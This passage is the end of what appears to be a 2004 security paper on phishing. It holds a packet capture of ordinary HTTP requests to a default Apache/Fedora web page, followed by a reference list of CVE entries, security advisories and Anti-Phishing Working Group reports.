   467 15:28:00.972907 222.223.128.32    10.0.0.5          TCP    80 > 3557 [SYN, ACK] Seq=0 Ack=1 Win=8190
Len=0 MSS=1432
   468 15:28:00.972977 10.0.0.5          222.223.128.32    TCP    3557 > 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   469 15:28:00.973248 10.0.0.5          222.223.128.32    HTTP   GET / HTTP/1.0
   470 15:28:01.134728 222.223.128.32    10.0.0.5          TCP    80 > 3557 [ACK] Seq=1 Ack=343 Win=65535
Len=0
   471 15:28:01.800858 222.223.128.32    10.0.0.5          HTTP   HTTP/1.1 403 Forbidden (text/html)
   472 15:28:01.801234 222.223.128.32    10.0.0.5          HTTP   Continuation
   473 15:28:01.801280 10.0.0.5          222.223.128.32    TCP    3557 > 80 [ACK] Seq=343 Ack=1466 Win=65535
Len=0
   474 15:28:01.805630 222.223.128.32    10.0.0.5          HTTP   Continuation
   475 15:28:01.807952 222.223.128.32    10.0.0.5          HTTP   Continuation
   476 15:28:01.808038 10.0.0.5          222.223.128.32    TCP    3557 > 80 [ACK] Seq=343 Ack=4090 Win=65535
Len=0
   477 15:28:01.870082 10.0.0.5          222.223.128.32    HTTP   GET /icons/apache_pb2.gif HTTP/1.0
   478 15:28:01.884309 10.0.0.5          222.223.128.32    TCP    3558 > 80 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   479 15:28:01.893353 222.223.128.32    10.0.0.5          TCP    80 > 3558 [SYN, ACK] Seq=0 Ack=1 Win=8190
Len=0 MSS=1432
   480 15:28:01.893428 10.0.0.5          222.223.128.32    TCP    3558 > 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   481 15:28:01.893763 10.0.0.5          222.223.128.32    HTTP   GET /icons/powered_by_fedora.png HTTP/1.0
   482 15:28:01.995580 222.223.128.32    10.0.0.5          TCP    80 > 3557 [ACK] Seq=4090 Ack=733 Win=65535
Len=0
   483 15:28:01.998911 222.223.128.32    10.0.0.5          TCP    80 > 3558 [ACK] Seq=1 Ack=398 Win=65535
Len=0
   484 15:28:02.714381 222.223.128.32    10.0.0.5          HTTP   HTTP/1.1 200 OK (GIF89a)
   485 15:28:02.714620 222.223.128.32    10.0.0.5          HTTP   Continuation
   486 15:28:02.714665 10.0.0.5          222.223.128.32    TCP    3557 > 80 [ACK] Seq=733 Ack=5563 Win=65535
Len=0
   487 15:28:02.717411 222.223.128.32    10.0.0.5          HTTP   Continuation
   488 15:28:02.740496 222.223.128.32    10.0.0.5          HTTP   HTTP/1.1 200 OK (image/png)
   489 15:28:02.740817 222.223.128.32    10.0.0.5          HTTP   Continuation
   490 15:28:02.740891 10.0.0.5          222.223.128.32    TCP    3558 > 80 [ACK] Seq=398 Ack=1474 Win=65535
Len=0
   491 15:28:02.742954 222.223.128.32    10.0.0.5          HTTP   Continuation
   492 15:28:02.888070 10.0.0.5          222.223.128.32    TCP    3557 > 80 [ACK] Seq=733 Ack=6768 Win=64330
Len=0
   493 15:28:02.888120 10.0.0.5          222.223.128.32    TCP    3558 > 80 [ACK] Seq=398 Ack=2508 Win=64501
Len=0
```

# References

[1] Miniwatts International, Inc. "World Internet Usage and Population Statistic"
URL: http://www.internetworldstats.com/stats.htm (21 August 2004)

[2] CVE-MITRE.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0526 (21 August 2004)

[3] CVE-MITRE
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0527 (21 August 2004)

[4] CVE-MITRE
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0528 (21 August 2004)

[5] CVE-MITRE
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0537 (21 August 2004)

[6] CVE-MITRE
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0512 (21 August 2004)

[7] RFC 2821
URL: ftp://ftp.rfc-editor.org/in-notes/rfc2821.txt (21 August 2004)

[8] DomainInformer.com. Domain name growth
URL: http://www.domaininformer.com/guides/General_Information/articles/domainnamegrowth.html (21 August 2004)

[9] SecurityFocus
URL: http://www.securityfocus.com/bid/10308 (21 August 2004)

[10] SecurityFocus
URL: http://www.securityfocus.com/bid/10308 (21 August 2004)

[11] ISS-Xforce Security Advisory 16102
URL: http://xforce.iss.net/xforce/xfdb/16102 (21 August 2004)

[12] ISS-Xforce Security Advisory 16383
URL: http://www.securityfocus.com/bid/10383 (21 August 2004)

[13] CVE-MITRE CAN-2004-0537
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0537 (21 August 2004)

[14] Anti-Phishing Working Group – Recent Phishing Attacks
URL: http://www.antiphishing.org/ (22 August 2004)

[15] Anti-Phishing Working Group – Recent Phishing Attacks
URL: http://www.antiphishing.org/ (22 August 2004)

[16] Oxford Advanced Learner's Dictionary
URL:
http://www.oup.com/elt/global/products/oald/wotm/wotm_archive/phishing/ (21 August 2004)

[17] Macmillan English Dictionary
URL: http://www.macmillandictionary.com/New-Words/040807-phishing.htm (21 August 2004)

[18] Anti-Phishing Attack Report June 2004
URL: http://www.antiphishing.org/APWG_Phishing_Attack_Report-Jun2004.pdf (22 August 2004)

[19] Anti-Phishing Attack Report June 2004
URL: http://www.antiphishing.org/APWG_Phishing_Attack_Report-Jun2004.pdf (22 August 2004)

[20] Symptoms of panic attacks
URL: http://fl.essortment.com/panicattackssy_rzxa.htm (22 August 2004)

[21] Deep Sea Phishing: Internet explorer/Outlook Express
URL:
http://marc.theaimsgroup.com/?l=bugtraq&m=108422905510713&w=2 (21 August 2004)

[22] SecurityFocus – KDE Konqueror Embedded Image URIL Obfuscation Weakness
URL: http://www.securityfocus.com/bid/10383

[23] SecurityFocus – Netscape Navigator Embedded Image URI Obfuscation Weakness
URL: http://www.securityfocus.com/bid/10389 (03 August 2004)

[24] Grey Magic Security Advisory
URL: http://www.greymagic.com/security/advisories/gm007-op/ (21 August 2004)

[25] Sample code from Grey Magic Security Advisory
URL: http://www.greymagic.com/security/advisories/gm007-op/sample.asp?x=1# (21 August 2004)

[26] Anti-Phishing Attack Report June 2004
URL: http://www.antiphishing.org/APWG_Phishing_Attack_Report-Jun2004.pdf (22 August 2004)

[27] Anti-Phishing Attack Report June 2004
URL: http://www.antiphishing.org/APWG_Phishing_Attack_Report-Jun2004.pdf (22 August 2004)

[28] Anti-Phishing Working Group. Phishing Archives
URL: http://www.antiphishing.org/phishing_archive.html (22 August 2004)

[29] Anti-Phishing Working Group. Phishing Archives
URL: http://www.antiphishing.org/phishing_archive.html (22 August 2004)

[30] FTSC Counter-Phishing project prospectus
URL: http://www.antiphishing.org/FSTC_Phishing_Prospectus_Final.pdf (21 August 2004)

[31] APWG Phishing Archives
URL: http://www.antiphishing.org/phishing_archive/08-20-04_Suntrust_(suntrust.com_Urgent_Update).html (22 August 2004)

[32] APWG Phishing Archive
URL: http://www.antiphishing.org/phishing_archive/08-05-04_Ebay_(Billing_Issues).html (22 August 2004)

[33] Composite Blocking List
URL: http://cbl.abuseat.org/lookup.cgi?ip=218.51.6.47&.submit=Lookup (03 August 2004)

[34] SpamCop.net
URL: http://www.spamcop.net/ (04 August 2004)

[35] APNIC Whois Database
URL: http://www.apnic.org/apnic-bin/whois.pl (20 August 2004)

[36] LanGuard Network Security Scanner
URL: http://www.gfi.com/lannetscan/ (16 August 2004)

[37] Yahoo Search Engine
URL:
http://dir.yahoo.com/Business_and_Economy/Business_to_Business/Marketing_and_Advertising/Direct_Marketing/Direct_Email/Software/ (22 August 2004)

[38] Vdaemon documentation page
URL: http://www.x-code.com/vdaemon/manual/index.htm (23 August 2004)

[39] Full-Disclosure mailing list archive –Neohapsis
URL: http://archives.neohapsis.com/archives/fulldisclosure/2003-q3/0959.html (21 August 2004)

[40] SANS GIAC Track 4 Courseware
URL: http://www.giac.org (20 August 2004)

[41] Anti-Phishing Work Group. Consumer Advice: What to do if You've given out your personal financial information
URL: http://www.antiphishing.org/consumer_recs2.htm (22 August 2004)